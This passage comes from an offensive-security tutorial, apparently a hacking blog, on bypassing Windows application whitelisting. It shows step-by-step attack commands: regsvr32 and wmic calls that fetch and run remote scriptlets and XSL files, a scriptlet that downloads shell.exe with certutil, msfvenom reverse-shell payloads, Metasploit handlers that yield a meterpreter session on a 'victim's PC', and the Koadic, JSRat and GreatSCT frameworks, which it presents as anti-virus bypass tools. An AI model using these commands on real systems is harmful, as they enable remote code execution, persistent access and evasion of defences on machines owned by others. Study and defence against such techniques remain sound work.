Then just like before, run the following command to execute the .sct file with regsvr32.exe in the victim's PC:

```
regsvr32 /u /n /s /i://192.168.1.109/1.sct scrobj.dll
```


As soon as the above command is executed, you will have your session through web_delivery. To access the session type 'sessions 1' and 'info' to have basic information about the system.



MsfVenom

Our next method is to use msfvenom. Through this method, we will create two .sct files, one to download our malware and another to execute it. But first let's get going with msfvenom and for that type:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.109 lport=1234
-f exe > shell.exe
```



Startup the python server using the following command:

```
python -m SimpleHTTPServer 80
```

And simultaneously, in the same script, used in the previous method inject a certutil.exe command to call the shell.exe file from a remote server. Therefore, instead of “calc .exe” write the following and save the file again with .sct extension:

```
certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe
```

We have used certutil here as it allows to download a file in windows and also saved the file as 3.sct.

```
<?XML version="1.0"?>
 <scriptlet>
   <registration
     progid="PoC"
     classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
     <!-- Proof Of Concept - Casey Smith @subTee -->
     <!--  License: BSD3-Clause -->
    <script language="JScript">
      <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("certutil.exe -urlcache -split -f http://192.168.1.109/shell.exe"); ]]>
    </script>
  </registration>
</scriptlet>
```

Now, run the above script using the following command:

```
regsvr32 /u /n /s /i:http;//192.168.1.109/3.sct scrobj.dll
```

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/3.sct scrobj.dll
C:\Users\raj>
```

We will create another file to execute our previous file “shell.exe”. For that again take the same script and where its written “calc.exe”; therefore write:

```
cmd /k cd c:\Users\raj & shell.exe
```

```
<?XML version="1.0"?>
 <scriptlet>
   <registration
     progid="PoC"
     classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
     <!-- Proof Of Concept - Casey Smith @subTee -->
     <!--  License: BSD3-Clause -->
    <script language="JScript">
      <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run('cmd /k cd c:\Users\raj & shell.exe"); ]]>
    </script>
  </registration>
</scriptlet>
```

This we have saved the script as 4.sct and again run this script using the following command:

```
regsvr32 /u /n /s /i:http;//192.168.1.109/4.sct scrobj.dll
```

```
C:\Users\raj>regsvr32 /u /n /s /i:http://192.168.1.109/4.sct scrobj.dll
```

Simultaneously, start up the multi handler too, to get a session. Hence, type:

```
use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```


After running the command in the victim's PC, you will have a meterpreter session.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.109:1234
[*] Sending stage (179779 bytes) to 192.168.1.106
[*] Meterpreter session 1 opened (192.168.1.109:1234 -> 192.168.1.106:49267) at 2019-01-04

meterpreter >
meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Koadic

Our next method is using Koadic. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed articled on the said framework through this link: https://www.hackingarticles.in/koadic-com-command-control-framework
Once the koadic is up and running, type:

```
use stager/js/regsvr
set srvhost 192.168.1.107
run
```




After this, type the following in the command prompt of the victim's PC:

```
regsvr32 /u /n /s /i:http;//192.168.1.107:9998/uWBjv scrobj.dll
```

Once you run the above command, you will have a session. To access the session type:

```
zombies 0
```



JSRat


Our next method of attacking regsvr32 is by using JSRat and you can download it from [GitHub](). This is another very small command and control framework just like koadic and Powershell Empire for generating malicious task only for rundll32.exe and regsvr32.exe. JSRat will create a web server and on that web server, we will find our .sct file. To use this method type:

```
./JSRat.py -I 192.168.1.107 -p 4444
```


Running the above command will start the web server.

```
JSRat Server - Python Implementation
By: Hood3dRob1n

[*] Web Server Started on Port: 4444
[*] Awaiting Client Connection to:
   [*] rundll32 invocation: http://192.168.1.107:4444/connect
   [*] regsvr32 invocation: http://192.168.1.107:4444/file.sct
      [*] Client Command at: http://192.168.1.107:4444/wtf
      [*] Browser Hook Set at: http://192.168.1.107:4444/hook

[-] Hit CTRL+C to Stop the Server at any time...
```


Open this in your browser as shown below. Here, you will find the .sct file that you need to run on your victim's PC.



As we have got the command, run the command in the run window as shown in the image below:




After executing the command in the Run window, you will have a session as shown:




GreatSCT

GreatSCT is a tool that allows you to use Metasploit exploits and lets it bypass most anti-viruses. GreatSCT is current under support by @ConsciousHacker. You can download it from here
Once it's downloaded and running, type the following command to access the modules:

```
use Bypass
```



Then type ‘list’ to get the list of modules.



List of modules will appear as shown in the image below:

From the list of modules choose the following:


```
use regsvr/shellcode_iject/base64_migrate.py
generate
```

```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 Payload information:

        Name:           Regsvr32 Shellcode Injection with Process Migration
        Language:       regsvr32
        Rating:         Excellent
        Description:    Regsvr32 DotNetToJScript Shellcode Injection with
                        Process Migration

Payload: regsvr32/shellcode_inject/base64_migrate selected

Required Options:

Name                    Value           Description
----                    -----           -----------
PROCESS                 userinit.exe    Any process from System32/SysWOW64
SCRIPT_TYPE             JScript         JScript or VBScript

 Available Commands:

        back            Go back
        exit            Completely exit GreatSCT
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[regsvr32/shellcode_inject/base64_migrate>>] generate
```


After the above commands, **type 1** to choose MSFVenom

```
================================================================================
                                Great Scott!
================================================================================
      [Web]: https://github.com/GreatSCT/GreatSCT | [Twitter]: @ConsciousHacker
================================================================================

 [?] Generate or supply custom shellcode?

     1 - MSFVenom (default)
     2 - custom shellcode string
     3 - file with shellcode (\x41\x42..)
     4 - binary file with shellcode

 [>] Please enter the number of your choice: 1
```

Then it will ask you for payload. Just press enter as it will take **windows/meterpreter/reverse_tcp** as a default payload and that is the one we need. After that provide IP like here we have given 192.168.1.107 and the given port (any) as here you can see in the image below that we have given lport as 2345



After giving the details, it will ask you a name for your malware. By default, it will set name 'payload' so either you can give a name or just press enter for the default settings.




And just as you press enter it will generate two files. One of them will be a resource file and others will be a .sct file.

Now, firstly, start the python's server in /usr/share/greatsct-output by typing:

```
python -m SimpleHTTPServer 80
```


Now execute the .sct file in the run window of the victim's PC as shown below.



Simultaneously, start the multi/handler using the resource file. For this, type:

```
msfconsole -r /usr/share/greatsct-output/handlers/payload.rc
```

And you have a meterpreter session.



Conclusion

Using regsvr32 to gain a session is an unusual way but it's very important. And so above-mentioned methods use different tools and software to allow us to perform this attack.

Bypass Application Whitelisting using wmic.exe (Multiple Methods)

Wmic.exe

The WMIC utility is a Microsoft tool that provides a WMI command-line interface that is used for a variety of administrative functions for local and remote machines and also for wmic queries, such as system settings, stop processes and run scripts locally or remotely. Therefore, it can invoke the XSL script (eXtensible Stylesheet Language).

Exploiting Techniques

Koadic

We will generate a malicious XSL file with the help of koadic which is a Command & Control tool which is quite similar to the Metasploit and Powershell Empire.
To know how koadic works, read our article from here*: https://www.hackingarticles.in/koadic-com-command-control-framework/*
Once installation gets completed, you can run **./koadic** file to start koadic and start with loading the stager/js/wmic stager by running the following command and set SRVHOST where the stager should call home.

```
use stager/js/wmic
set SRVHOST 192.168.1.107
run
```

Execute WMIC following command to download and run the malicious XSL file from a remote server:

```
wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
```

```
C:\Users\raj>wmic os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"
  os get /FORMAT:"http://192.168.1.107:9996/g8gkv.xsl"DESKTOP-NQM64ASroot\cimv2root\cliIMPERSONA
TEPKTPRIVACYms_409ENABLEOFFN/AOFFOFFSTDOUTSTDOUTN/AON\Device\HarddiskVolume217134Multiprocessor
FreeMicrosoft Windows 10 Enterprise12521Win32_OperatingSystemWin32_ComputerSystemDESKTOP-NQM64AS
330TRUETRUETRUE2FALSEFALSE256278819641043220890397220180907201617.000000+330201901112051126.51124
9+330201901151832 53.665000+3300409Microsoft Corporation42949672951374389533 44en-USMicrosoft Wind
ows 10 Enterprise|C:\WINDOWS|\Device\Harddisk1\Partition11852464-bit103325618FALSETRUE1raj00329-
00000-00003-AA323001048576OK272\Device\HarddiskVolume2C:\WINDOWS\system32C:176862281663765210.0.
17134C:\WINDOWS
```

Once the malicious XSL file will get executed on the target machine, you will have a Zombie connection just like Metasploit.

```
[+] Zombie 0: Staging new connection (192.168.1.105)
[+] Zombie 0: DESKTOP-NQM64AS\raj @ DESKTOP-NQM64AS -- Windows 10 Enterprise
(koadic: sta/js/wmic)# zombies 0

        ID:                 0
        Status:             Alive
        First Seen:         2019-01-15 08:02:56
        Last Seen:          2019-01-15 08:03:11
        Listener:           0

        IP:                 192.168.1.105
        User:               DESKTOP-NQM64AS\raj
        Hostname:           DESKTOP-NQM64AS
        Primary DC:         Unknown
        OS:                 Windows 10 Enterprise
        OSBuild:            17134
        OSArch:             64
        Elevated:           No

        User Agent:         Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64;
        Session Key:        6567aff324294515a89f4c0da3db39b1

        JOB  NAME                       STATUS    ERRNO
        ---- ---------                  -------   -------
```

PowerShell Empire

